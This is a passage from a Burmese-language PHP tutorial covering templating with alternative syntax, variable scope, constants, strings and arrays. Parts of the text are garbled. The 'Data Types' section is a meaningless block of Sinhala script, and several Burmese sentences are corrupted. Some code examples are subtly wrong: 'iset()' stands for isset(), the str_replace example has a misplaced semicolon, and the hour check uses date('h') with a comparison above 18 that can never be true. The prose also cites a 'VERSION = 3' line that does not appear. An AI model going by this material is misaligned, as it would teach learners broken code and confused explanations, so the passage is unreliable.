        } else {
            echo "<i>Day Time</i>";
        }
    ?>
</p>
```

နဲ့မှုနာအရ PHP date() Function ရဲအကူအညီနဲ့ လက်ရှိအချိန်နာရီကို ယူထားပါတယ်။ မနက် (၆) နာရီထက် ငယ်မယ် (သို့မဟုတ်) ဉာဏ် (၆) နာရီထက် ကြီးမယ်ဆိုရင် Night Time ဆိုတဲ့ ရလဒ်ကို ဖော်ပြုစေပြီး၊ မဟုတ်ရင်တော့ <i>Day Time</i> ကိုဖော်ပြုစေတာပါ။ ဒီလိုမျိုး PHP Output ထဲမှာ HTML Element တွေကို လိုအပ်ရင် ထည့်သုံးကြပါတယ်။ စမ်းကြည့်တဲ့အချိန်ပေါ်မှတည်ပြီး ရလဒ်က ဒီနှစ်မျိုးထဲက တစ်မျိုးဖြစ်မှာပါ။

Output

```
<h1>Home Page</h1>
<p>
    <b>Night Time</b>
</p>
```

Output

```
<h1>Home Page</h1>
<p>
    <i>Day Time</i>
</p>
```

အဲဒီကုဒ်ကိုပဲ နောက်တစ်မျိုး ရေးလိုရပါသေးတယ်။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php if($hour < 6 || $hour > 18) { ?>
        <b>Night Time</b>
    <?php } else { ?>
        <i>Day Time</i>
    <?php } ?>
</p>
```

နမူနာမှာ if Statement ရဲ့ Condition မှန်မှ ဖော်ပြစေလိုတဲ့ HTML ကုဒ်တွေကို၊ if Statement ရဲ့ အဖွင့်နဲ့အပိတ်ကြားထဲမှာ ရှိုးရှိုး HTML အနေနဲ့ပဲ သီးခြားရေးထားတာကို တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် ဒီ HTML တွေဟာ if Condition မှန်တော့မှသာ အလုပ်လုပ်မယ့် HTML ကုဒ်တွေဖြစ်သွားပါတယ်။ else Statement အတွက်လည်း အလားတူပဲ ရေးထားတာကို တွေ့ရမှာပါ။ ရလဒ်က စောစောကရေးခဲ့တဲ့ ကုဒ်နဲ့ တူညီတဲ့ ရလဒ်ကိုပဲ ရမှာပါ။ ဒါပေမယ့် ဒီရေးနည်းရဲ့ အားသာချက်ကတော့ စောစောကလို HTML တွေကို PHP ထဲမှာ ရေးရောစရာ မလိုတော့ဘဲ သီးခြား HTML အနေနဲ့ပဲ ရေးလိုရသွားတဲ့အတွက် ရေးသားရတာပိုမို အဆင်ပြေခြင်းပဲ ဖြစ်ပါတယ်။

ဒီရေးနည်းကိုတော့ Template ရေးထုံးလို ခေါ်ပါတယ်။ အလွန်အသုံးဝင်ပါတယ်။

တစ်ကယ်တော့ ဒီလို Template ရေးထုံးကို အသုံးပြုနိုင်ဖို့အတွက် တစ်ခြား Language တွေမှာဆိုရင် သီးခြား Template Library ရဲ့အကူအညီနဲ့မှ ရေးလိုရမှာပါ။ PHP မှာလည်း Smarty, Twig, Blade စတဲ့ အမည်တွေနဲ့ Template Library တွေ ရှိနေပေမယ့် အဲဒီ Template Library တွေ တစ်ခုမှာမသုံးဘဲ Language သက်သက်နဲ့လည်း အခုလို Template ပုံစံ ရေးလိုရနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ Template ရေးထုံးပိုမိုကျကျလစ် သပ်ရပ်စေဖို့အတွက် စောစောက ကုဒ်ကို အခုလိုလည်း ပြင်ရေးလို ရပါသေးတယ်။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php if($hour < 6 || $hour > 18): ?>
        <b>Night Time</b>
    <?php else: ?>
        <i>Day Time</i>
    <?php endif ?>
</p>
```

ဒီရေးနည်းကိုတော့ Alternative Syntax လိုပေါ်ပါတယ်။ တွန်းကွင်းအဖွင့်အပိတ်တွေ မပါတော့တာပါ။ တွန်းကွင်းအဖွင့်အစား Full Colon သက်တလေးကို သုံးလိုက်ပြီး နောက်ဆုံး တွန်းကွင်းအပိတ်နေရာမှာ endif နဲ့ ပိတ်ပေးလိုက်တာပါ။ တွန်းကွင်းအဖွင့်အပိတ်တွေက ရှိုးရှိုး PHP ကုဒ်ထဲမှာ အဆင်ပြေပေါ်မယ့် အခုလို HTML နဲ့ ရောရေးတဲ့အခါ ရေးရတာရော ဖတ်ရတာပါ ခက်စေပါတယ်။ ဒါကြောင့် အခုလို Alternative Syntax နဲ့ ရေးလိုက်တဲ့အတွက် ရေးရတာ ပိုအဆင်ပြေသွားသလို၊ ဖတ်ရတာလည်း ပိုရှင်းသွားမှာ ဖြစ်ပါတယ်။ ဒီရေးနည်းကို while, for နဲ့ switch Statement တွေမှာလည်း အသုံးပြုနိုင်ပါတယ်။ Array တွေကို Loop ပါတ်ဖို့ သုံးရတဲ့ foreach Statement မှာလည်း အသုံးပြုနိုင်ပါတယ်။ ရေးနည်းကိုတော့ သူ့နေရာနဲ့သူ ရောက်လာတဲ့အခါ ဆက်ကြည့်ကြပါမယ်။

ဒီလို HTML တွေနဲ့ ရောမရေးဘဲ PHP ကုဒ်ချည်းပဲ သီးသန်ရေးလိုလည်း ရပါတယ်။ ရေးလည်း ရေးရပါတယ်။ ဒီလိုရေးတဲ့အခါ သတိပြုစရာလေးတစ်ခုရှိပါတယ်။ PHP ကုဒ်တွေကို <?php အဖွင့် ?> အပိတ်နဲ့ ရေးရတယ်ဆိုပေါ်မယ့် HTML Element တွေ လုံးဝမပါဘဲ PHP ချည်းသက်သက် ရေးတဲ့အခါ အပိတ်ကို မထည့်ဘဲ ရေးလိုရပါတယ်။ မထည့်ဘဲ ရေးကြပါတယ်။ အဖွင့်ကတော့ မထည့်လို မရပါဘူး။ ဒီအဖွင့်မပါရင် PHP ကုဒ်အနေနဲ့ အလုပ်လုပ်မှာ မဟုတ်လို မဖြစ်မနေ ထည့်ပေးရပါတယ်။ ဥပမာ - ဒီနှစ်ခုဟာ ရလဒ်အတူတူပါပဲ။

PHP

<?php

```
$num1 = 3;
$num2 = 5;
echo $num1 + $num2;

?>
```

PHP

<?php

```
$num1 = 3;
$num2 = 5;
echo $num1 + $num2;
```

အပေါ်က နမူနာမှာ အပိတ်ပါပြီး၊ အောက်ကန့်မှနာမှာ အပိတ်မထည့်တော့တာပါ။ ဘာကြောင့် အပိတ်ကို မထည့်ဘဲ ရေးကြသလဲဆိုတော့၊ ဒီလို PHP ချဉ်းပဲ သီးသန့်ရေးထားတဲ့ကုဒ်တွေဟာ Module တစ်ခုကဲ့သို့ တစ်ခြားနေရာကနေ ချိတ်ဆက်ခေါ်ယူပြီး အသုံးပြုကြမယ့် ကုဒ်တွေများပါတယ်။ အပိတ်ထည့်ထားမြတ်စွာ အပိတ်ရဲ့အောက်မှာ ဆက်ရှိနေတဲ့ လိုင်းအပိုအလွတ်တွေဟာ ခေါ်ယူတဲ့နေရာထိ ပါသွားပြီး ဒုက္ခပေးတတ်ပါတယ်။ ?> အပိတ်ရဲ့ အပြင်မှာ ဆက်ရှိနေတဲ့ လိုင်းအပိုတွေက PHP နဲ့ မဆိုင်လို့ PHP က ထည့်အလုပ် မလုပ်တဲ့အတွက်ကြောင့်ပါ။ အပိတ်မထည့်တဲ့အခါ အောက်မှာ ဘယ်လောက်ပဲ လိုင်းအပိုတွေ ထပ်ရှိနေပါစေ၊ ဒီလိုင်းအပိုတွေကို PHP က ဖယ်ထုတ်ပြီး အလုပ်လုပ်ပေးလိုက်မှာဖြစ်လို့ ပိုပြီးတော့ အဆင်ပြေပါတယ်။ ဒါကြောင့် PHP ချဉ်းသက်သက်ရေးတဲ့အခါ ဟိုးအပေါ်မှာ အဖွင့်ကို ထည့်ပေမယ့် အောက်ဘက်မှာ အပိတ်ကို မထည့်တော့ဘဲ ရေးကြလေ့ရှိတယ်ဆိုတာကို သတိပြုကြရမှာပဲ ဖြစ်ပါတယ်။

Variables

PHP မှာ Variable တွေကို var တို့ မှတ်လို့ Keyword တွေနဲ့ ကြေညာစရာမလိုဘူး။ ဒါပေမယ့် Variable အားလုံးဟာ နဲ့ သက်တဲ့ စုစုပေါင်း ရတယ်လို့ အထက်မှာ ပြောခဲ့ပါတယ်။ PHP ဟာ JavaScript လိုပဲ Loosely Typed Language ဖြစ်တဲ့အတွက် Type Juggling သဘောသဘာဝ ရှိပါတယ်။ Variable တွေရဲ့ Data Type ဟာ ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မှုတည်ပြီး အလိုအလျောက် ပြောင်းလဲနိုင်ပါတယ်။

JavaScript မှာ `typeof` Keyword နဲ့ Variable တွေရဲ့ Data Type ကို လေ့လာလို့ရသလိုပဲ PHP မှာ လည်း `var_dump()` Function နဲ့ လေ့လာနိုင်ပါတယ်။ `var_dump()` က Variable ရဲ့ Data Type ကို ဖော်ပြုယံ့သာမက အထဲမှာရှိနေတဲ့ တန်ဖိုးကိုပါ ဖော်ပြပေးလိုက်မှာပါ။ ဒီလိုစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

$var;
var_dump($var);      // Warning: Undefined Variable // NULL

$var = 123;
var_dump($var);      // int(123)

$var = "abc";
var_dump ($var);     // String(3) "abc"
```

PHP မှာ Variable တွေကို ကြိုကြညာစရာမလိုဘဲ တန်ဖိုးထည့်သွင်းလိုက်မှ အလိုအလျောက် ကြညာ အလုပ်လုပ်ပေးသွားတာပါ။ ဒါကြောင့် ပေးထားတဲ့နမူနာမှာ \$var အမည်နဲ့ Variable တစ်ခုသတ်မှတ် လိုက်ပေမယ့် `var_dump()` နဲ့ ထုတ်ကြည့်လိုက်တဲ့အခါ Undefined Variable ဆိုတဲ့ Waring ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ထုတ်ပေးစရာတန်ဖိုး မရှိလို NULL ကိုလည်း ထုတ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။

နောက်တစ်ဆင့်မှာတော့ \$var = 123 လိုပြောလိုက်တဲ့အတွက် \$var ဟာ အလိုအလျောက် Integer Variable တစ်ခုဖြစ်သွားပါတယ်။ \$var = "abc" လို့ ပြောလိုက်တဲ့အချိန်မှာတော့ Type အလိုအလျောက် ပြောင်းသွားပြီး String ဖြစ်သွားပါတော့တယ်။

PHP Variable တွေဟာ Context Scope သဘောသဘာဝ ရှိပါတယ်။ ဆိုလိုတာက၊ ကြညာထားတဲ့ နေရာနဲ့ပဲ သက်ဆိုင်တယ်ဆိုတဲ့သဘောပါ။ Global Variable ကို Global Scope မှာပဲ သုံးလို့ရပါတယ်။ Function ကနေ သုံးလို့မရပါဘူး။ ဥပမာ ဒီလိုပါ –

PHP

```
$name = "Bob";  
  
function hello() {  
    echo $name;  
}  
  
hello(); // Warning: Undefined variable $name
```

\$name Variable ကို ပြင်ပမှာ ကြေညာထားလို့ Global Variable ဖြစ်နေပါတယ်။ JavaScript လို Language မျိုးမှာ Global Variable ကို Function ကနေ ယူသုံးခွင့်ရှိပေမယ့် PHP မှာ Global Variable ကို Global ကုဒ်တွေကပဲ ယူသုံးခွင့်ရှိပါတယ်။ Function က တိုက်ရှိက်ယူသုံးခွင့်မရှိလို့ Warning တက်တာ ကို တွေ့ရမှာ ဖြစ်ပါတယ်။ သုံးချင်တယ်ဆိုရင် ရတော့ရပါတယ်။ သုံးချင်တဲ့အကြောင်း ကြိုပြောပေးရပါတယ်။ ဒီလိုပါ -

PHP

```
$name = "Bob";  
  
function hello() {  
    global $name;  
    echo $name;  
}  
  
hello(); // Bob
```

ဒီတစ်ခါတော့ အဆင်ပြုသွားပါတယ်။ `global` Keyword ကိုသုံးပြီး Global Variable ကို Function ထဲမှာ အသုံးပြုမယ့်အကြောင်း ကြိုပြောပြီးတော့မှ သုံးလိုက်တဲ့အတွက်ကြောင့်ပါ။ Function အတွင်းမှာ ကြည်းထားတဲ့ Variable တွေကတော့ Function Scope ဖြစ်လို့ Function အတွင်းမှာ နှစ်သက်သလို အသုံးပြုနိုင်ပါတယ်။ Block Scope သဘောသဘာဝမျိုး မရှိပါဘူး။ ဒီလိုပါ -

PHP

```
function hello() {
    if(true) {
        $name = "Alice";
    }

    echo $name;
}

hello();           // Alice
```

နမူနာများ \$name Variable ကို if Block အတွင်းမှာ ကြညာထားပေမယ့် ပြင်ပကနေလည်း ယူသုံးလို ရတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ Variable တွေရှိမရှိ စစ်ချင်ရင် isset() ကိုအသုံးပြုပြီး စစ်နိုင်ပါ တယ်။ ရှိရင် true အနေနဲ့ 1 ကိုပြန်ပေးပြီး မရှိရင်တော့ false အနေနဲ့ Empty ကို ပြန်ပေးပါတယ်။

PHP

```
<?php

echo iset($name);    // Empty

$name = "Bob";

echo iset($name);    // 1
```

နမူနာအရ \$name Variable မရှိခင်မှာ စစ်ကြည့်လိုက်တဲ့အခါ false ဖြစ်နေပြီး \$name Variable ရှိပြီး နောက်မှ စစ်ကြည့်တဲ့အခါ true ဖြစ်နေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ PHP မှာ Constant တွေလည်း ကြညာအသုံးပြုလို ရပါတယ်။ ထူးခြားချက်အနေနဲ့ Constant တွေကို define() Function သုံးပြီး ကြညာပေးရပါတယ်။ ပြီးတော့ ရှိုးရှိုး Variable လို့ \$_ သက်တလည်း ပါစရာ မလိုအပ်ပါဘူး။ ဒီလိုပါ -

PHP

```
<?php

define("MIN", 1);
define("MAX", 10);

echo MAX;           // 10
MAX = 20;           // Syntax Error: unexpected =
```

define() Function ရဲ့ပထမ Argument မှာ Constant ရဲ့အမည်ကိုပေးရပြီး ဒုတိယ Argument မှာ
တန်ဖိုးကိုပေးရတာပါ။ Constant အမည်အနေနဲ့ စာလုံးအကြီးအသေး၊ ကြိုက်တာပေးလို့ ရပေမယ့် အကြီး
တွေချဉ်းပဲ ပေးကြတာ ထုံးစံပါ။ ကြေညာသတ်မှတ်ထားတဲ့ Constant တွေကို လိုအပ်တဲ့နေရာမှာ ရှိုးရှိုး
Variable သုံးသလိုပဲ ပြန်လည်အသုံးပြုနိုင်ပါတယ်။ Constant ဖြစ်တဲ့အတွက် တန်ဖိုးအသစ်တော့
ပြောင်းလဲ သတ်မှတ်လို့ရမှာ မဟုတ်ပါဘူး။ Assignment Operator ဖြစ်တဲ့ = ကိုတောင် Constant နဲ့အတူ
တွဲပြီး အသုံးပြုခွင့် ပေးမှာမဟုတ်ပါဘူး။ ဒါကြောင့် အပေါ်က ကုဒ်က Run လိုက်ရင် Syntax Error ဖြစ်ပါ
လိမ့်မယ်။ စမ်းကြည့်လို့ရမှာ မဟုတ်ပါဘူး။ မှားနေတဲ့ VERSION = 3 ဆိုတဲ့ လိုင်းကို ဖယ်လိုက်မှသာ
စမ်းကြည့်လို့ရမှာပါ။

Constant ရဲ့ ထူးခြားချက်ကတေသ့ ဘယ်နေရာမှာပဲ ကြညာသည်ဖြစ်စေ Global Constant ဖြစ်သွားခြင်း
ဖြစ်ပါတယ်။ ပြီးတေသ့ ရှိုးရှိုး Variable လို့ Global Constant ကို Function ထဲမှာ ကြိုပြောပြီးမှ သုံးစရာ မ
လိုအပ် ပါဘူး။ Constant တွေကို ကြညာပြီးပြီဆိုရင် ကြိုက်တဲ့နေရာမှ ချုသုံးလို့ ရနိုင်ပါတယ်။

Data Types

PHP මුළු Scalar Type ලදීමේන්තු ඇතුළුම් ආගුණ්‍යා: Data Type (උ) වූ මුළු පිටතයි। Boolean, Integer, Float න් සහ String තුළු ප්‍රතිපිටයි। Boolean ගැනීමෙන් true න් සහ false තන්ත්‍රීයා ආර්ථික මුළුවා ලබන බැවුනු දැනු ඇතුළු Data Type ප්‍රතිපිටයි। Integer හා 32-bit Integer ප්‍රතිප්‍රීතියෙන් සහ Float හා 64-bit Float ප්‍රතිපිටයි। PHP මුළු Unsigned Integer වෙනෙවාවවා මුළු පිටතයි। String ඇතුළුවා නිශ්චිත නොවේ මුළු ප්‍රාග්ධනයි।

အခန်း (၄) – Strings & Arrays

String တန်ဖိုးတွေ ကြေညာသတ်မှတ်ဖို့အတွက် Single Quote, Double Quote နှစ်မျိုးလုံးကို သုံးနိုင်ပါတယ်။ အရေးကြီးတဲ့ ကွဲလွှဲမှုလေး တစ်ခုတော့ ရှိပါတယ်။ Double Quote String တွေဟာ Template String တဲ့သို့ အလုပ်လုပ်ပါတယ်။ String အတွင်းမှာ Variable တွေ ထည့်ရေးရင် သက်ဆိုင်ရာတန်ဖိုးကို အသုံးပြု အလုပ်လုပ်ပေးနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

$name = "Alice";
$role = "Web Developer";
$company = "Acme Inc";

echo "$name is a $role at $company.";

// Alice is a Web Developer at Acme Inc.
```

မူလကထဲက Variable တွေကို \$ သက်တနဲ့ စပေးရတဲ့အတွက် String အတွင်းမှာ Variable တွေ ပါလာရင် PHP က သိရှိပြီး အလုပ်လုပ်ပေးနိုင်တာပါ။ ထူးခြားတဲ့ ရေးထုံးသစ်တွေ ဒီအတွက် တို့ထွင်ထည့်သွင်းပေးစရာ မလိုတော့ပါဘူး။ အတော်လေး အဆင်ပြုအသုံးဝင်တဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။

တစ်ချို့ Escape လုပ်ဖို့လိုတဲ့ Character တွေကို \ သက်တနဲ့ Escape လုပ်နိုင်ပါတယ်။ ဥပမာ –

PHP

```
<?php
$fruit = "Apple";
$price = 1.99;

echo "Buy some $fruit for \$\$price each.";
// Buy some Apple for $1.99 each.
```

\$ သက်တော့ Escape လုပ်ဖို့လိုတဲ့ သက်တဖြစ်ပါတယ်။ ဒီတော့မှ Variable နဲ့မမှားမှာပါ။ \\$ လိုရေးပေးလိုက်တဲ့အတွက် ဒီသက်တကို ထည့်သွင်းအလုပ်မလုပ်တော့ဘဲ သက်တအတိုင်းပဲ ရိုက်ထုတ်ဖော်ပြုပေးလိုက်တာပါ။ Double Quote တွေ Single Quote တွေကို Escape လုပ်ဖို့လိုအပ်ရင်လည်း ဒီနည်းအတိုင်းပဲ ရေးနိုင်ပါတယ်။

PHP

```
<?php
echo "This tree is 10' 8\" long.";
// This tree is 10' 8" long.
```

8" ရဲ့ Double Quote သက်တကို စာကြောင်းအဖွင့်အပိတ် Double Quote နဲ့မှားမှာနိုးလို့ Escape လုပ်ပေးလိုက်တာပါ။ ရှုံးက Single Quote ကတော့ မှားစရာမရှိလို့ Escape မလုပ်တော့ပါဘူး။ လိုအပ်ရင်လုပ်လိုရပါတယ်။ Backslash တွေကိုလည်း Escape လုပ်ပေးဖို့ လိုအပ်ပါတယ်။

PHP

```
<?php
echo "C:\xampp\\htdocs";
// C:\xampp\htdocs
```

Single Quote နဲ့ ရေးထားတဲ့ String တွေမှာတော့ Variable တွေပါလို့မရပါဘူး။ ဒါထူးခြားချက်ပါ။ Single Quote String တွေဟာ အရှိအတိုင်းပဲ သတ်မှတ်ဖော်ပြုသွားမှာပါ။ ဒီလိုပါ -

PHP

```
<?php
$name = 'Bob';
echo 'Hello $name, welcome.';
// Hello $name, welcome.
```

`$name` Variable ကို အလုပ်မလုပ်ဘဲ ရေးထားတဲ့အတိုင်း ဖော်ပြသွားတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ ဒါကို သတိထားဖိုလိုပါတယ်။ မှားတတ်ပါတယ်။ သင်တန်းမှာ ကြံးနေကြပါ။ String တွေ မမှန်ဘူးဆရာလို့ ပြောလာတိုင်း သွားကြည့်စရာမလိုပါဘူး။ Double Quote String သုံးပါလို့ လက်တမ်းဖော်ရေးပေးလိုက်ရတာ ခက္ခခဏပါပဲ။ Double Quote String မှသာ အထဲက Variable တန်ဖိုးတွေကို အသုံးပြု အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။

String တစ်ခုမှာ စာလုံးဘယ်နှစ်လုံးပါလဲဆိုတာ သိချင်ရင် `strlen()` Function ကို သုံးနိုင်ပါတယ်။

PHP

```
<?php
echo strlen("Hello World");      // 11
echo strlen("ကခေဂ");           // 9
```

မြန်မာစာအတွက် ရလဒ်မမှန်တာကို သတိပြုပါ။ ဒီနေရာမှာ မမှန်ကြောင်းကိုပဲ ပြောနိုင်ပါဘူးမယ်။ ဘာ ကြောင့်လဲဆိုတာနဲ့ ဖော်ရေးနည်းကိုတော့ ထည့်ပြောနိုင်ခြိုးမှာ မဟုတ်ပါဘူး။ စာကြောင်းတစ်ကြောင်း ကနေ လိုချင်တဲ့အပိုင်း ဖြတ်ယူချင်ရင် `substr()` Function ကို သုံးနိုင်ပါတယ်။

PHP

```
<?php
$str = "A quick brown fox.";
echo substr($str, 0, 7);          // A quick
```

၀ က စမ်တ်ဖြစ်ပြီး ၇ က စာလုံးအရေအတွက် ဖြစ်ပါတယ်။ နှစ်သက်ရာတန်ဖိုးကို အစားထိုး အသုံးပြုနိုင်ပါတယ်။ စာကြောင်းထဲမှာ Search & Replace လုပ်ချင်ရင် str_replace() ကို သုံးနိုင်ပါတယ်။

```
<?php  
  
$str = "Come here, quick, quick.;"  
  
echo str_replace("quick", "hurry", $str);  
  
// Come here, hurry, hurry.
```

ရှာချင်တဲ့စာလုံး၊ အစားထိုးချင်တဲ့စာလုံး၊ မူရင်း String အစီအစဉ်အတိုင်း ပေးရပါတယ်။ စောစောက substr() Function မှာ မူရင်း String ကရေးကလာပြီး၊ အခု str_replace() Function မှာ မူရင်း String က နောက်ကလာပါတယ်။ ပြီးတော့ str_replace() ကို Underscore နဲ့ရေးပြီး substr() ကိုကျတော့ sub_str() ထို့ Underscore နဲ့မရေးပါဘူး။

ဒီကိစ္စဟာ PHP ကို အခုတစ်မျိုး တော်ကြောတစ်မျိုး၊ စနစ်တစ်ကျမရှိဘူးရယ်လို့ လူတွေ ဝေဖန်ကဲ့ရဲ့ကြတဲ့ အကြောင်းရင်းတွေထဲက တစ်ခုဖြစ်ပါတယ်။ မှန်ပါတယ်။ PHP ဟာ အရင်က အဲဒီလို ကမောက်ကမသဘာဝတွေ Language ထဲမှာ ပါနေလို့ လူပြောများခဲ့ပါတယ်။ ဒါပေမယ့် PHP 5.4 လောက်ကနေ စပြီး နောက်ပိုင်းမှာတော့ (မူလရှိပြီးသားကမောက်ကမတွေ ကျန်နေပေမယ့်) ပြင်ဆင်ဖြည့်စွက် အဆင့်မြှေ့ငွေ့တင်မှုတွေ ဆက်တိုက်လုပ်လာခဲ့လို့ အခုဆိုရင် အများကြီး တိုးတက်ပြောင်းလဲနေပါပြီ။ ရေးသားရတာ အဆင်ပြေပြီး စနစ်ကျတဲ့ Language တစ်ခု ဖြစ်နေပါပြီ။

နောက်ထပ် Standard String Function တွေ အများကြီးကျန်သေးပေမယ့် အခုတစ်ခါထဲ အကုန်မှတ်ဖို့ မလိုအပ်ပါဘူး။ တစ်ကယ်လိုအပ်လာတော့မှ ကြည့်ရှုလေ့လာပြီး အသုံးချွေသွားလို့ ရုံးနိုင်ပါတယ်။

- <https://www.php.net/manual/en/ref.strings.php>

Array

PHP မှာ Array တစ်မျိုးထဲသာ ရှိပါတယ်။ ဒါပေမယ့် အသုံးပြုပုံပေါ်မူတည်ပြီး နှစ်မျိုးခွဲ ပြောချင်ပါတယ်။ ပထမတစ်မျိုးက Numeric Array ဖြစ်ပြီး Array Index ကို နံပါတ်စဉ်အတိုင်း သတ်မှတ်အသုံးပြုတဲ့ Array ပါ။ ကြေညာသတ်မှတ်နည်း (၂) နည်းရှိပါတယ်။

PHP

```
<?php

$users = array("Alice", "Bob");

$fruits = ["Apple", "Orange"];

echo $users;

// Warning: Array to string conversion
// Array

print_r($fruits);

// Array ( [0] => Apple [1] => Orange )

var_dump($fruits);

array(2) { [0]=> string(5) "Apple" [1]=> string(6) "Orange" }
```

ပထမဆုံး တစ်ကြောင်းမှာ array() ကိုသုံးပြီး တန်ဖိုးနှစ်ခုပါဝင်တဲ့ \$users Array တစ်ခု ဖန်တီးထားပါတယ်။ ဒုတိယတစ်ကြောင်းမှာတော့ လေးထောင့်ကွင်း အဖွင့်အပိတ်ကိုသုံးပြီး \$fruits Array တစ်ခု ဖန်တီးထားပါတယ်။ နှစ်သက်ရာနည်းကို အသုံးပြုနိုင်ပေမယ့် လေးထောင့်ကွင်း အဖွင့်အပိတ်ကို သုံးရတဲ့ ရေးနည်းကိုသာ အခုနောက်ပိုင်း အသုံးများကြပါတယ်။ ဒီရေးနည်းက PHP 5.4 ကျတော့မှ စပါလာတဲ့ ရေးနည်းမို့လို့၊ ဟိုးအရင်တုံးက PHP ပရောဂျက်အဟောင်းတွေမှာ ဆိုရင်တော့ array() ရေးထုံးကို ခုထိ သုံးထားကြသေးတာကို တွေ့ရနိုင်ပါသေးတယ်။ php.net မှာရှိတဲ့ Official PHP Manual မှာ ကြည့်လိုက်ရင်လည်း နမူနာတွေမှာ array() ကို ပိုပြီးတော့ အသုံးများတာကို တွေ့ရနိုင်ပါတယ်။ ဟိုးအရင်ကတည်း ရှိနေတဲ့ လမ်းညွှန်မို့လို့ ရေးနည်းဟောင်းတွေ ကျန်နေတာပါ။

ဆက်လက်ပြီး၊ ထူးခြားချက်အနေနဲ့ echo ကို သုံးပြီး Array တွေကို ဖော်ပြနိုင်းလို့ မရတာကို သတိပြုပါ။ echo က String တန်ဖိုးတွေကိုသာ ဖော်ပြနိုင်တာပါ။ တစ်ခြား Integer တို့က Float ပြဿနာမရှိပါ

ဘူး။ String ပြောင်းပြီး ပြပေးလိုက်လို့ ရတဲ့အတွက် ပြပေးနိုင်ပါတယ်။ Array ကို တိုက်ရှိက် String ပြောင်းလို့မရတဲ့အတွက် Waring ပေးပါလိမ့်မယ်။ လုံးဝ မပြတာတော့ မဟုတ်ပါဘူး။ Array မှန်းသိလို့ Array ဆိုတဲ့စာကိုတော့ ပြပေးပါတယ်။

Array တန်ဖိုးတွေကို ဖော်ပြုစေလိုရင် `var_dump()` သို့မဟုတ် `print_r()` ကို သုံးနိုင်ပါတယ်။ `var_dump()` က Data Type တွေကိုပါ ထည့်ပြလို့၊ ဖော်ပြတဲ့အချက်အလက် ပိုပြည့်စုပါတယ်။ ဒါပေ မယ့် Array ထဲမှာ ရှိတာကိုပဲ ခပ်ရှင်းရင်း ကြည့်ချင်တယ်ဆိုရင် `print_r()` ကလည်း အသုံးဝင်ပါတယ်။ နမူနာမှာ ကြည့်လိုက်ရင် `$fruits` Array ထဲမှာ တန်ဖိုးတွေဟာ Index 0, 1 အစီအစဉ်အတိုင်း ရှိနေတာ ကို တွေ့ရမှာ ဖြစ်ပါတယ်။

နောက်ထပ် Array တစ်မျိုးကိုတော့ Associative Array လို့ခေါ်ပါတယ်။ Index ကို နံပါတ်စဉ်အတိုင်း မ သွားတော့ဘဲ မိမိနှစ်သက်ရာအမည်နဲ့ Associate လုပ်ပြီး တွဲဖက်သတ်မှတ်ပေးတဲ့နည်း ဖြစ်ပါတယ်။ ဒီလို ရေးရပါတယ် –

PHP

```
<?php
$user = [ "name" => "Alice", "age" => 22];
print_r($user);
// Array ( [name] => Alice [age] => 22 )
```

Array Index အတွက် String တစ်ခုကို ပေးရပါတယ်။ Value နေရာမှာတော့ နှစ်သက်ရာတန်ဖိုးကို ပေးလို ရပါတယ်။ Data Type ကန့်သတ်ချက် မရှိပါဘူး။ Array တစ်ခုရဲ့အတွင်းမှာ ထပ်ဆင့် Array တွေလည်း ရှိ နိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

$users = [
    ["name" => "Alice", "age" => 22],
    ["name" => "Bob", "age" => 23],
    ["name" => "Tom", "age" => 24]
];

print_r($users);
```

ရိုးရိုး Numeric Array တစ်ခုရဲ့အတွင်းမှာ Associate Array တွေကို တန်းစီပြီး ထည့်သွင်းထားတာပါ။ ရလဒ်ကို နမူနာမှာ ထည့်မပြတေဘာ့ပါဘူး။ ကိုယ်တိုင် စမ်းကြည့်နိုင်ပါတယ်။ ဒီနေရာမှာ Trailing Comma ခေါ် နောက်ဆုံး Comma လေးတစ်ခုကို သတိပြုပါ။ PHP Array တွေမှာ အဲဒီလို နောက်ဆုံးမှာ Comma အပိုတစ်ခု ပါတာကို လက်ခံပါတယ်။ ဟိုးအရင်ကတည်းက လက်ခံတာပါ။ ဒီလို နောက်ဆုံး Comma အပို ကို လက်ခံတဲ့ ရေးထုံးဟာ အသုံးဝင်တဲ့အတွက် JavaScript လို Language မျိုးကလည်း နောက်ပိုင်းမှာ အလားတူ လက်ခံပေးလာခဲ့ပါတယ်။

Array ထဲက တန်ဖိုးတစ်ခုကို ရယူလိုဂ်တော့ သက်ဆိုင်ရာ Index နဲ့ထောက်ပြီး ရယူနိုင်ပါတယ်။

PHP

```
<?php

$users = [
    ["name" => "Alice", "age" => 22],
    ["name" => "Bob", "age" => 23],
    ["name" => "Tom", "age" => 24]
];

print_r( $users[0] );

// Array ( [name] => Alice [age] => 22 )

echo $users[0] ['name'];

// Alice
```

နမူနာအရ \$users Array ဟာ နောက်ထပ် Array တွေအထဲမှာ ထပ်ဆင့်ရှိနေတဲ့ Two Dimensional Array တစ်ခုဖြစ်ပါတယ်။ \$users[0] နဲ့ Index 0 ကတန်ဖိုးကို ရယူလိုက်တဲ့အခါ ရှိနေတဲ့ Array ကိုပြန်ရမှာဖြစ်လို print_r() နဲ့ ဖော်ပြန့် ရေးပေးထားပါတယ်။ \$users[0]['name'] ဆုံးတော့မှ Index 0 မှာရှိနေတဲ့ Array ရဲ့ name Index တန်ဖိုးကို ရယူလိုက်တာဖြစ်ပါတယ်။ Array တန်ဖိုးတွေ ထပ်တိုးသတ်မှတ်လိုရင်လည်း ဒီနည်းအတိုင်းပဲ ထပ်တိုးသတ်မှတ်နိုင်ပါတယ်။

PHP

```
<?php

$fruits = ['Apple', 'Orange'];
$fruits[4] = 'Mango';

print_r($fruits);

// Array ( [0] => Apple [1] => Orange [4] => Mango )
```

